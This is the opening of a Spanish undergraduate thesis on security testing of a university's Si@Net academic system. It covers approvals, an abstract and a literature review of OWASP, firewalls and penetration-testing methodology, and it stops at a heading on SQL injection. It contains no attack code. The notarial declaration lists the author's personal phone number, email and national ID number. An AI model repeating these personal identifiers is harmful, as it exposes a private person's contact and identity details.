UNIVERSIDAD ESTATAL DE BOLÍVAR

FACULTAD DE CIENCIAS ADMINISTRATIVAS GESTIÓN EMPRESARIAL E INFORMÁTICA

CARRERA DE SISTEMAS

TÍTULO DEL TRABAJO

VULNERABILIDADES DE SEGURIDAD EN EL SISTEMA ACADÉMICO INTEGRADO EN RED (SI@NET) DE LA UNIVERSIDAD ESTATAL DE BOLÍVAR AÑO 2018

AUTOR

BRYAN FERNANDO MUÑOZ ESTRADA

Guaranda, abril del 2019

UNIVERSIDAD ESTATAL DE BOLÍVAR

FACULTAD DE CIENCIAS ADMINISTRATIVAS GESTIÓN EMPRESARIAL E INFORMÁTICA

CARRERA DE SISTEMAS

TÍTULO DEL TRABAJO

VULNERABILIDADES DE SEGURIDAD EN EL SISTEMA ACADÉMICO INTEGRADO EN RED (SI@NET) DE LA UNIVERSIDAD ESTATAL DE BOLÍVAR AÑO 2018

INFORME FINAL DEL ANÁLISIS DE CASO PRESENTADO COMO REQUISITO PARA OPTAR EL TÍTULO DE INGENIERO EN SISTEMAS COMPUTACIONALES

AUTOR

BRYAN FERNANDO MUÑOZ ESTRADA

DIRECTOR

DR. HENRY VALLEJO MSC

PARES ACADÉMICOS

ING. MÓNICA BONILLA

ING. DANILO BARRENO

Guaranda, abril del 2019


DERECHOS DE AUTOR

Yo Bryan Fernando Muñoz Estrada en calidad de autor del análisis de caso denominado: **"VULNERABILIDADES DE SEGURIDAD EN EL SISTEMA ACADÉMICO INTEGRADO EN RED (SI@NET) DE LA UNIVERSIDAD ESTATAL DE BOLÍVAR AÑO 2018"**, autorizo a la Universidad Estatal de Bolívar hacer uso de todos los contenidos que me pertenecen o parte de los que contiene esta obra, con fines estrictamente académicos o de investigación.

Los derechos que como autor me corresponden, con excepción de la presente autorización, seguirán vigentes a mi favor, de conformidad con lo establecido en los artículos 5, 6, 8, 19 y demás pertinentes de la Ley de Propiedad Intelectual y su Reglamento.

Asimismo, autorizo a la Universidad Estatal de Bolívar para que realice la digitalización y publicación de este trabajo de investigación en el repositorio virtual, de conformidad a lo dispuesto en el Art. 144 de la Ley Orgánica de Educación Superior.

Firma



Bryan Fernando Muñoz Estrada

Cd. N° 0202066619

Se otorgó ante mi y en fe de ello confiero ésta Primera copia certificada, firmada y sellada en 2 fojas útiles en Guaranda, 17 de Junio del 2019

Dr. Hernán Criollo Arcos
NOTARIO SEGUNDO DEL CANTÓN GUARANDA

NOTARÍA SEGUNDA
DR. HERNAN CRIOLLO ARCOS
Notario Público del Cantón Guaranda

20190201002P00819 DECLARACION JURAMENTADA
OTORGA: BRYAN FERNANDO MUÑOZ ESTRADA
CUANTIA: INDETERMINADA
DI 2 COPIAS

En la ciudad de Guaranda, provincia Bolívar, República del Ecuador, hoy día lunes diecisiete de junio de dos mil diecinueve, ante mí DOCTOR HERNÁN RAMIRO CRIOLLO ARCOS, NOTARIO SEGUNDO DE ESTE CANTÓN, comparece el señor Bryan Fernando Muñoz Estrada, por sus propios derechos. El compareciente es de nacionalidad ecuatoriano, mayor de edad, de estado civil soltero, domiciliado en la calle Nueve de Abril y García Moreno, parroquia Veintimilla, de esta ciudad de Guaranda, con celular número cero nueve siete nueve ocho cinco seis cinco uno ocho, correo electrónico: bryan60900@gmail.com; a quien de conocerlo doy fe en virtud de haberme exhibido su cédula de ciudadanía en base a la que procedo a obtener su certificado electrónico de datos de identidad ciudadana, del Registro Civil, mismo que agrego a esta escritura como documento habilitante; bien instruido por mí el Notario en el objeto y resultados de esta escritura de Declaración Juramentada que a celebrarla procede, libre y voluntariamente.- En efecto juramentado que fue en legal forma previa las advertencias de la gravedad del juramento, de las penas de perjurio y de la obligación que tiene de decir la verdad con claridad y exactitud, declara lo siguiente: "Que previo a la obtención del Título de Ingeniero en Sistemas de la Facultad de Ciencias Administrativas Gestión Empresarial e Informática, otorgado por la Universidad Estatal de Bolívar, manifiesto que los criterios e ideas emitidas en el presente análisis de caso: **"VULNERABILIDADES DE SEGURIDAD EN EL SISTEMA ACADÉMICO INTEGRADO EN RED (SI@NET) DE LA UNIVERSIDAD ESTATAL DE BOLÍVAR AÑO 2018"**, es de mi exclusiva responsabilidad en calidad de autor, es todo cuanto tengo que decir en honor a la verdad". Hasta aquí la declaración juramentada que junto con los documentos anexos y habilitantes que se incorpora queda elevada a escritura pública con todo el valor legal, y que al compareciente acepta en todas y cada una de sus partes, para la celebración de la presente escritura se observaron los preceptos y requisitos previstos en la Ley Notarial; y, leída que le fue al compareciente por mí el Notario, se ratifica y firma conmigo en unidad de acto quedando incorporada en el Protocolo de esta Notaría, de todo cuanto DOY FE.

Sr. Bryan Fernando Muñoz Estrada
C. C. 0202066619

DR. HERNÁN RAMIRO CRIOLLO ARCOS
NOTARIO SEGUNDO DE CANTÓN GUARANDA

APROBACIÓN DEL TUTOR DEL TRABAJO DE TITULACIÓN

Yo, Henry Fernando Vallejo Ballesteros, en calidad de tutor del trabajo de titulación: **"VULNERABILIDADES DE SEGURIDAD EN EL SISTEMA ACADÉMICO INTEGRADO EN RED (SI@NET) DE LA UNIVERSIDAD ESTATAL DE BOLÍVAR AÑO 2018"**, elaborado por el estudiante Bryan Fernando Muñoz Estrada, estudiante de la Carrera de sistemas, Facultad de Ciencias Administrativas Gestión Empresarial e Informática de la Universidad Estatal de Bolívar, considero que el mismo reúne los requisitos y méritos necesarios en el campo metodológico y en el campo epistemológico, para ser sometido a la evaluación por parte del jurado examinador que se designe, por lo que lo APRUEBO, a fin de que el trabajo investigativo sea habilitado para continuar con el proceso de titulación determinado por la Universidad Estatal de Bolívar.

En la ciudad de Guaranda a los 29 días del mes de abril del año 2019.

Firma

Dr. Henry Vallejo Msc

Cd. N° 0602281941

ING. MÓNICA BONILLA EN CALIDAD DE PAR ACADÉMICO DEL ANÁLISIS DE CASOS, A PETICIÓN DE LA PARTE INTERESADA

Que el señor **MUÑOZ ESTRADA BRYAN FERNANDO**, estudiante de la Carrera de Sistemas, Facultad de Ciencias Administrativas, Gestión Empresarial e Informática de la Universidad Estatal de Bolívar dentro de la modalidad de titulación (Análisis de Casos); ha cumplido con el ingreso de sugerencias y recomendaciones emitidas por el suscrito a su Proyecto denominado **"VULNERABILIDADES DE SEGURIDAD EN EL SISTEMA ACADÉMICO INTEGRADO EN RED (SI@NET) DE LA UNIVERSIDAD ESTATAL DE BOLÍVAR AÑO 2018"**, en tal virtud, faculto al interesado, seguir el trámite legal pertinente.

Es todo cuanto puedo certificar,

Guaranda, 29 de abril 2019

Atentamente,

Ing. Mónica Bonilla

PAR ACADÉMICO

ING. DANILO BARRENO EN CALIDAD DE PAR ACADÉMICO DEL ANÁLISIS DE CASOS, A PETICIÓN DE LA PARTE INTERESADA

Que el señor **MUÑOZ ESTRADA BRYAN FERNANDO**, estudiante de la Carrera de Sistemas, Facultad de Ciencias Administrativas, Gestión Empresarial e Informática de la Universidad Estatal de Bolívar dentro de la modalidad de titulación (Análisis de Casos); ha cumplido con el ingreso de sugerencias y recomendaciones emitidas por el suscrito a su Proyecto denominado **"VULNERABILIDADES DE SEGURIDAD EN EL SISTEMA ACADÉMICO INTEGRADO EN RED (SI@NET) DE LA UNIVERSIDAD ESTATAL DE BOLÍVAR AÑO 2018"**, en tal virtud, faculto al interesado, seguir el trámite legal pertinente.

Es todo cuanto puedo certificar,

Guaranda, 29 de abril 2019

Atentamente,

Ing. Danilo Barreno

PAR ACADÉMICO

ÍNDICE GENERAL

LISTA DE TABLAS

LISTA DE GRÁFICOS

UNIVERSIDAD ESTATAL DE BOLIVAR
FACULTAD DE CIENCIAS ADMINISTRATIVAS GESTIÓN EMPRESARIAL E INFORMATICA
CARRERA DE SISTEMAS

Vulnerabilidades de seguridad en el Sistema Académico Integrado en Red (Si@Net) de la Universidad Estatal de Bolívar año 2018

Autor: Bryan Fernando Muñoz Estrada
Tutor: Henry Fernando Vallejo Ballesteros

29, Abril de 2019

RESUMEN

El propósito de este proyecto es identificar las vulnerabilidades de seguridad en el Sistema Académico Integrado en Red (Si@Net) de la Universidad Estatal de Bolívar.

La prueba de seguridad se realizó aplicando la metodología OWASP y herramientas libres preinstaladas en el sistema operativo Kali Linux, evaluación que fue distribuida en cinco fases: recopilación de información, escaneo y enumeración, análisis de vulnerabilidades, explotación y post-explotación, cuyo enfoque incluyó realizar pruebas manuales y automatizadas que dieron lugar al descubrimiento de una serie de debilidades de distinto nivel de riesgo, todos los hallazgos descubiertos fueron debidamente documentados con las soluciones para su mitigación.

Con las recomendaciones establecidas permitirá corregir los fallos de seguridad más críticos en el Sistema Académico Integrado en Red Si@Net.

PALABRAS CLAVES
VULNERABILIDAD, RIESGO, ATAQUE, DESCUBRIMIENTO, EXPLOTACIÓN, SOLUCIÓN.

STATE UNIVERSITY OF BOLIVAR
FACULTY OF ADMINISTRATIVE SCIENCES BUSINESS AND COMPUTER MANAGEMENT
CAREER OF SYSTEMS

Security vulnerabilities in the Integrated Network Academic System (Si@Net) of the State University of Bolívar year 2018

Author: Bryan Fernando Muñoz Estrada
Tutor: Henry Fernando Vallejo Ballesteros

29, April 2019

ABSTRACT

The purpose of this project is to identify security vulnerabilities in the Integrated Networked Academic System (Si@Net) of the State University of Bolívar.

The security test was performed applying the OWASP methodology and pre-installed free tools in the Kali Linux operating system, which was distributed in five phases: information gathering, scanning and enumeration, vulnerability analysis, exploitation and post-exploitation, whose approach included performing manual and automated tests that led to the discovery of a series of weaknesses of different risk levels, all findings discovered were duly documented with solutions for mitigation.

With the established solutions, it will be possible to correct the most critical security failures in the Si@Net Integrated Network Academic System.

KEYWORDS
VULNERABILITY, RISK, ATTACK, DISCOVERY, EXPLOITATION, SOLUTION.

INTRODUCCIÓN

Al igual que con cualquier nueva clase de tecnología, las aplicaciones web han traído consigo una gama de vulnerabilidades de seguridad, los ataques más graves contra las aplicaciones web son aquellos que exponen datos confidenciales u obtienen acceso sin restricciones a los sistemas de Back-End en los que se ejecuta la aplicación. Este tipo de compromisos de alto perfil continúan ocurriendo con frecuencia. Sin embargo, para muchas organizaciones, cualquier ataque que cause un tiempo de inactividad del sistema es un evento crítico. (Stuttard y Pinto, 2018)

La empresa de seguridad Veracode afirma que, de las pruebas realizadas, el 77% de aplicaciones tienen al menos una vulnerabilidad y el 23% restante tienen un fallo de seguridad alto. En concreto, el fabricante afirma que en 2017 un 27,6% de las aplicaciones analizadas son fácilmente vulnerables a inyecciones SQL, tomando en cuenta que las vulnerabilidades de seguridad en aplicaciones cambian constantemente, principalmente debido a la aparición de nuevas tecnologías llevando al descubrimiento de nuevas técnicas de explotación. (Peláez, 2017)

La presente investigación fue realizada con el objetivo de identificar vulnerabilidades existentes en el Sistema Académico Integrado en Red Si@Net de la Universidad Estatal de Bolívar, en los módulos: Sistema de Matriculación Estudiantil (SME), Prácticas Pre-Profesionales (PPP), Sistema de Distributivo Académico (SDA), Control de Asistencia Estudiantil y Docente (CAED) y Sistema de Portafolio Docente (SPD), mediante el uso de herramientas libres y tomando como guía la metodología OWASP fue posible detectar un número significativo de vulnerabilidades, las que fueron verificadas manualmente para corroborar su existencia y descartar falsos positivos, hallazgos que fueron debidamente documentados estableciendo medidas de seguridad apropiadas para su mitigación.

REVISIÓN DE LA LITERATURA

Según los estudios realizados, los conceptos más apropiados para el desarrollo de la evaluación de seguridad fueron:

1.1. Decreto 1014 Software Libre en Ecuador

El 10 de abril del 2008 se emitió el decreto 1014 por parte de la presidencia de Rafael Correa Delgado, que promueve el uso de software libre en las instituciones públicas del Ecuador.

"**Art. 1.** Establecer como política para las entidades de administración pública central la utilización del Software Libre en sus sistemas y equipamientos informáticos" (Decreto 1014 software libre Ecuador, 2008).

"**Art. 2.** Se entiende por software libre, a los programas de computación que se pueden utilizar y distribuir sin restricción alguna, que permitan el acceso al código fuente y que sus aplicaciones puedan ser mejoradas" (Decreto 1014 software libre Ecuador, 2008).

Estos programas de computación tienen las siguientes libertades:

- ✓ Utilización de programa con cualquier propósito de uso común.
- ✓ Distribución de copias sin restricción alguna.
- ✓ Estudio y modificación del programa.
- ✓ Publicación del programa mejorado.

"**Art. 3.** Las entidades de la administración pública central previa a la instalación del software libre en sus equipos deberán verificar la existencia de capacidad técnica que brinde el soporte necesario para este tipo de software" (Decreto 1014 software libre Ecuador, 2008)

Art. 4. Se faculta la utilización de software propietario (no libre) únicamente cuando no exista una solución de software libre que supla las necesidades requeridas, o cuando esté en riesgo de seguridad nacional, o cuando el proyecto informático se encuentre en un punto de no retorno. (Decreto 1014 software libre Ecuador, 2008)

1.2. Qué es una aplicación web

"Es un programa de software que se ejecuta en un servidor web que almacena información en una base de datos. Las aplicaciones web suelen ser accedidas a través de un navegador web" (Hueso, 2018).

1.3. Sistema operativo de servidores

Se ejecutan en servidores, que son computadoras personales muy grandes, estaciones de trabajo o incluso mainframes. Dan servicio a varios usuarios a la vez a través de una red y les permiten compartir los recursos de hardware y de software, estos servidores pueden proporcionar servicio de impresión, de archivos o Web. (Tanenbaum, 2008)

1.4. Qué es una base de datos

"Una base de datos es un conjunto de datos que se encuentran almacenados entre los que existen relaciones lógicas y ha sido diseñada para satisfacer los requerimientos de información de una organización o empresa" (Hueso, 2018, pg. 22).

1.5. Firewalls

El firewall actúa como un filtro de paquetes, inspecciona cada paquete entrante y saliente. Los paquetes que cumplen algún criterio descrito en las reglas formuladas por el administrador de la red se reenvían normalmente. Aquellos que fallan en la prueba son descartados. El criterio de filtrado se suele proporcionar como reglas o tablas que enumeran las fuentes y los destinos que son aceptables, las fuentes y los destinos que están bloqueados, y las reglas predeterminadas sobre qué hacer con los paquetes que vienen o van a otras máquinas. (Tanenbaum y Wetherall, 2016)

1.5.1. Firewall de red

Los firewalls de red de filtrado de paquetes proporcionan una protección de red esencial al ayudar a evitar que el tráfico no deseado ingrese a la red corporativa. Funcionan aplicando un conjunto de reglas de seguridad para decidir si permiten o rechazan el acceso a la red. Las reglas típicas incluyen: denegar la entrada a todo el tráfico, excepto el tráfico destinado a puertos específicos, correspondientes a la aplicación que se ejecuta dentro de la red corporativa. (Rubens, 2018)

1.5.2. Firewall de aplicaciones web

Un firewall de aplicación web (abreviatura de WAF), controla, filtra y bloquea el tráfico malicioso antes de que llegue al servidor web real. El firewall de una aplicación web es diferente de un firewall tradicional, ya que hace más que solo bloquear direcciones IP o puertos específicos, analiza el tráfico web en busca de

ataques comunes como Cross Site Scripting (XSS) y la inyección SQL. (Talalaev, 2018)




Figura 1. Firewall protegiendo la red interna. (Tanenbaum, 2016)

1.6. Seguridad de la información

SGSI es la abreviatura utilizada para referirse a un Sistema de Gestión de la Seguridad de la Información. En el contexto aquí tratado, se entiende por información todo aquel conjunto de datos organizados en poder de una entidad que posean valor para la misma, independientemente de la forma en que se guarde o transmita (escrita, en imágenes, oral, impresa en papel, almacenada electrónicamente, proyectada, enviada por correo, transmitida en conversaciones, etc.), de su origen (de la propia organización o de fuentes externas) o de la fecha de elaboración. La seguridad de la información, según ISO 27001, consiste en la preservación de su confidencialidad, integridad y disponibilidad, así como de los sistemas implicados en su tratamiento, dentro de una organización. (EL portal de ISO 27001 en Español, 2016)

Para garantizar que la seguridad de la información es gestionada correctamente se debe identificar inicialmente los aspectos relevantes adoptados para garantizar su:

Confidencialidad

"Se conoce como la cualidad de la información que solo es accesible a individuos, entidades o sistemas autorizados" (EL portal de ISO 27001 en Español, 2016).

Integridad

"Es la forma en que la información se mantiene intacta libre de modificaciones, la integridad se pierde cuando dichos datos han sido manipulados por terceras

personas" (EL portal de ISO 27001 en Español, 2016).

Disponibilidad

"Hace referencia al acceso y utilización de la información cuando los individuos, entidades o procesos autorizados lo requieran" (EL portal de ISO 27001 en Español, 2016).

1.7. ¿Qué es el OWASP?

Es una comunidad libre y gratuita sin ánimo de lucro, que impulsa a las organizaciones al desarrollo y mantenimiento de aplicaciones web seguras. Las herramientas, foros y documentos de OWASP son gratuitos y están disponibles a cualquier persona interesada en mejorar el desarrollo de software. (OWASP, 2017)

1.8. Owasp Top 10

Este es un documento en el que detalla los diez riesgos de seguridad más importantes, según información obtenida de una gran cantidad de organizaciones alrededor del mundo, las principales categorías fueron seleccionadas y priorizadas tomando en cuenta el nivel de explotabilidad, detectabilidad e impacto, en el 2017 se actualizó la lista con los siguientes riesgos de seguridad. (OWASP, 2017)

A1: 2017-Inyección

Las fallas de inyección, tales como: SQL, NoSQL, ocurren cuando los datos que no son de confianza se envían a un intérprete como parte de un comando o consulta. Los datos del atacante pueden engañar al intérprete para que ejecute comandos no deseados o acceda a los datos sin la debida autorización. (OWASP, 2017)

A2: 2017- Autenticación rota

Las funciones de aplicación relacionadas con la autenticación y la administración de sesiones a menudo se implementan incorrectamente, permitiendo a los atacantes comprometer contraseñas, tokens de sesión, o explotar otros defectos de implementación para asumir las identidades de otros usuarios temporal o permanentemente. (OWASP, 2017)

A3: 2017 - Exposición de datos sensibles

La gran variedad de aplicaciones no protege los datos confidenciales, como financieros, de atención médica. Los atacantes pueden robar o modificar dichos datos protegidos débilmente para realizar fraude con tarjetas de crédito, robo de

identidad u otros delitos. La información puede verse comprometida sin la protección adecuada, como el cifrado en reposo o en tránsito y requieren precauciones especiales cuando se intercambian con el navegador. (OWASP, 2017)

A4: 2017- XML Entidades Externas (XXE)

Muchos procesadores XML más antiguos o mal configurados evalúan referencias de entidades externas dentro de documentos XML. Las mismas que se pueden utilizar para divulgar archivos internos utilizando el manejador URL de archivos, recursos compartidos de archivos internos, escaneo de puertos internos, ejecución remota de código y ataques de denegación de servicio. (OWASP, 2017)

A5: 2017 - Control de acceso roto

Las restricciones sobre lo que los usuarios autenticados pueden hacer a menudo no se aplican correctamente. Los atacantes pueden explotar estos defectos para acceder a funcionalidades o a datos no autorizados, ver archivos confidenciales, cambiar derechos de acceso, etc. (OWASP, 2017)

A6: 2017 - Configuración incorrecta de seguridad

La mala configuración de seguridad es el problema más común. Esto es comúnmente el resultado de configuraciones predeterminadas e incompletas, encabezados HTTP sin ofuscar y mensajes de error detallados que contienen información confidencial. No solo se deben configurar de forma segura todos los sistemas operativos y aplicaciones, sino que se deben parchear y actualizar de manera oportuna. (OWASP, 2017)

A7: 2017- Cross Site Scripting (XSS)

Las fallas XSS ocurren cuando una aplicación no valida o escapa adecuadamente los datos ingresados por los usuarios, permitiendo a los atacantes ejecutar código JavaScript en el navegador de la víctima, que pueden secuestrar sesiones de usuario, modificar sitios web o redirigir al usuario a sitios maliciosos. (OWASP, 2017)

A8: 2017 - Deserialización insegura

La deserialización insegura a menudo conduce a la ejecución remota de código, incluso si los defectos no resultan en la ejecución remota de código, se pueden usar para realizar ataques de inyección y ataques de escalamiento de privilegios. (OWASP, 2017)

A9: 2017 - Uso de componentes con vulnerabilidades conocidas

Los componentes, como bibliotecas y otros módulos de software se ejecutan con los mismos privilegios que la aplicación. Si se explota un componente vulnerable, dicho ataque puede facilitar la pérdida grave de datos o la toma del servidor. Las aplicaciones que usan módulos con vulnerabilidades conocidas pueden debilitar las defensas de las aplicaciones y permitir varios ataques. (OWASP, 2017)

A10: 2017 - Insuficiente registro y monitoreo

El monitoreo insuficiente, junto con la integración faltante o ineficaz con la respuesta al incidente, permite a los intrusos atacar más los sistemas, mantener la persistencia, pivotar hacia más sistemas y alterar, extraer o destruir los datos. La mayoría de los estudios muestran que el tiempo de detección de una brecha de seguridad es de más de 200 días, típicamente detectado por terceros en lugar de procesos internos. (OWASP, 2017)

1.9. ¿Qué es una prueba de penetración?

Una prueba de penetración es una subclase de hacking ético, comprende un conjunto de métodos y procedimientos que tienen como objetivo probar o proteger la seguridad de una organización. Las pruebas de penetración resultan útiles para encontrar vulnerabilidades y verificar si un atacante podrá explotarlas para obtener acceso a un sistema. (Baloch, 2017)

1.10. Metodologías de Pruebas de Penetración

1.10.1. OSSTMM

La metodología de pruebas de seguridad de código abierto OSSTMM, básicamente incluye casi todos los pasos involucrados en una prueba de penetración. Estas pruebas, a pesar de ser tediosas, exigen una gran cantidad de dinero de los presupuestos de la empresa para su finalización, que a menudo no son satisfechas por un gran número de organizaciones. (Baloch, 2017)




Figura 2. Estructura de la metodología OSSTMM. (Baloch, 2017)

1.10.2. NIST

NIST, por otro lado, es más completo que OSSTMM, y es algo que podría aplicar diariamente y en compromisos cortos. La captura de pantalla indica los cuatro pasos de la metodología que son: planificación, descubrimiento, ataque e informe. Las pruebas comienzan con la fase de planificación, donde se decide cómo se realizará el compromiso. A esto le sigue la fase de descubrimiento, que se divide en dos partes: la primera parte incluye la recopilación de información, el escaneo de la red, la identificación del servicio y la detección del sistema operativo, y la segunda parte implica la evaluación de la vulnerabilidad. Después de la fase de descubrimiento, viene la fase de ataque, que es el corazón de cada prueba de penetración. Si puede comprometer un objetivo y se descubre un nuevo host, en caso de que el sistema tenga doble conexión o esté conectado con múltiples interfaces, volverá al paso dos, es decir, descubrimiento, y lo repetirá hasta que no haya objetivos. (Baloch, 2017)

Figura 3. Estructura de la metodología NIST. (Baloch, 2017)

1.10.3. OWASP

Las metodologías anteriores se enfocan más en realizar una prueba de penetración de red en lugar de algo específicamente diseñado para probar aplicaciones web. La metodología de prueba de OWASP es la que se utiliza para todas las pruebas de penetración de aplicaciones. La guía de prueba de OWASP básicamente contiene casi todo lo que se probaría en una aplicación web. La metodología es completa y está diseñada por algunos de los mejores investigadores de seguridad de aplicaciones web. (Baloch, 2017)

1.11. Categorías de prueba de penetración

Cuando se define el alcance de la prueba de penetración, también se define la categoría o tipo del compromiso de la prueba de intrusión. La prueba puede ser Black Box, White Box o Gray Box, dependiendo de lo que la organización quiera probar y de cómo quiera que se pruebe el paradigma de seguridad. (Baloch, 2017)

Caja negra

Una prueba de penetración de caja negra es donde se proporciona poca o ninguna información sobre el objetivo especificado. En el caso de una prueba de penetración de red, esto significa que no se proporcionará el sistema operativo de destino, la versión del servidor, etc. Lo único que se proporcionará son los rangos de IP que probaría. En el caso de una prueba de penetración de aplicación web, no se proporcionará el código fuente de la aplicación. Este es un escenario muy común que encontrará al realizar una prueba de penetración externa. (Baloch, 2017)

Caja blanca

Una prueba de penetración de caja blanca es donde se proporciona casi toda la información sobre el objetivo. En el caso de una prueba de penetración de red, se proporciona información sobre la aplicación en ejecución, las versiones correspondientes, el sistema operativo, etc. En el caso de una prueba de penetración

de la aplicación web, se proporciona el código fuente de la aplicación, lo que nos permite realizar el "análisis del código fuente". Este escenario es muy común en las pruebas de intrusión internas, ya que las organizaciones están preocupadas por la filtración de información. (Baloch, 2017)

Caja gris

En una prueba de caja gris, se proporciona cierta información y otra oculta. En el caso de una prueba de penetración de red, la organización proporciona los nombres de la aplicación que se ejecuta detrás de una IP, sin embargo, no revela la versión exacta de los servicios que se ejecutan. En el caso de una prueba de penetración de la aplicación web, se proporciona información adicional, como las cuentas de prueba, el servidor de servicios de fondo y las bases de datos. (Baloch, 2017)

1.12. Tipos de pruebas de penetración

Hay varios tipos de pruebas de penetración, sin embargo, las siguientes son las más comúnmente realizadas:

1.12.1. Prueba de penetración de red

Una prueba de penetración de red se divide en dos categorías: pruebas de intrusión externa e interna.

Una prueba de penetración externa implicaría probar las direcciones IP públicas, mientras que, en una prueba interna, se realizarían pruebas dentro de la red interna. Se le puede proporcionar al evaluador acceso a la red o tendría que ir físicamente al entorno de trabajo para realizar la prueba, según las reglas de contratación que se definieron antes de realizar la evaluación. (Baloch, 2017)

1.12.2. Prueba de penetración de aplicaciones web

La prueba de penetración de aplicaciones web es muy común en la actualidad, ya que estas pueden alojar datos críticos como números de tarjetas de crédito, nombres de usuario y contraseñas, por lo tanto, este tipo de prueba se ha vuelto más común que la prueba de penetración de red. (Baloch, 2017)

1.12.3. Prueba de penetración de aplicaciones móviles

La prueba de penetración de aplicaciones móviles es el tipo de evaluación más reciente, se ha vuelto común ya que casi todas las organizaciones utilizan aplicaciones móviles basadas en Android e iOS para proporcionar servicios a sus clientes, por lo tanto, las organizaciones quieren asegurarse de que sus aplicaciones

móviles son lo suficientemente seguras, para que los usuarios confíen cuando brindan información personal. (Baloch, 2017)

1.12.4. Prueba de penetración de ingeniería social

En esta clase de prueba, la organización puede pedirle que evalúe a sus usuarios. Aquí es donde se utilizan los ataques de phishing y las vulnerabilidades del navegador para engañar a un usuario para que haga las cosas que no pretendía hacer. (Baloch, 2017)

1.13. Fases de una prueba de penetración

1.13.1. Fase de Planificación

En la fase de planificación, se identifican las reglas, se finaliza la aprobación de la administración y se establecen los objetivos de la prueba, esta etapa forma las bases para una prueba de penetración exitosa.

1.13.2. Fase de Descubrimiento

En esta fase se cubren dos partes:

Recopilación de información. Esta es la primera fase donde el evaluador realiza varias pruebas con el propósito de recopilar la mayor cantidad de información posible, directa e indirectamente del objetivo, como identificación de puertos y servicios de red, información pública contenida en redes sociales además de utilizar otras técnicas. (Scarfone, Souppaya, Cody y Orebaugh, 2018)

Análisis de vulnerabilidades. "Una vez que se haya recopilado toda la información disponible, a partir de este momento se puede definir el descubrimiento de agujeros de seguridad y desde este punto planificar los posibles vectores de ataque" (Scarfone et al., 2018).

1.13.3. Fase de Ejecución

En este paso se explota las vulnerabilidades encontradas para verificar si las debilidades son reales y la posibilidad de obtener acceso, entre las actividades que se llevan a cabo son las siguientes:

Ganando acceso. "Si se ha enumerado suficiente información en la fase de descubrimiento será posible el acceso al sistema objetivo" (Scarfone et al., 2018).

Escalada de privilegios. "En muchos casos, explotar un sistema vulnerable solo puede dar acceso limitado a los datos y recursos del sistema, por lo que el evaluador tratará por diferentes medios tratar de alcanzar permisos administrativos" (Scarfone

et al., 2018).

Navegando dentro del sistema. “El proceso de recopilación de información comienza nuevamente para identificar mecanismos para obtener acceso a sistemas adicionales” (Scarfone et al., 2018).

1.13.4. Fase de Documentación y Reporte

“Esta es la fase más importante porque es donde se informa al cliente cada una de las pruebas que se han efectuado y los resultados que se han obtenido de cada uno de ellos” (Scarfone et al., 2018).

1.14. Tipos de ataques más comunes

1.14.1. Phishing

En un ataque de phishing, un atacante puede enviarle un correo electrónico que parece ser de alguien de confianza, como su jefe o una empresa con la que hace negocios. El correo electrónico parecerá legítimo y habrá un archivo adjunto para abrir o un enlace para hacer clic. Al abrir el archivo adjunto malicioso, instalará malware en su computadora. Si hace clic en el enlace, puede enviarlo a un sitio web de apariencia legítima que le solicita que inicie sesión para acceder a un archivo importante, excepto que el sitio web es en realidad una trampa que se utiliza para capturar sus credenciales cuando intenta iniciar sesión. ("Common Types of Cybersecurity Attacks and Hacking Techniques | Rapid7", 2018)

1.14.2. Ataque de inyección SQL

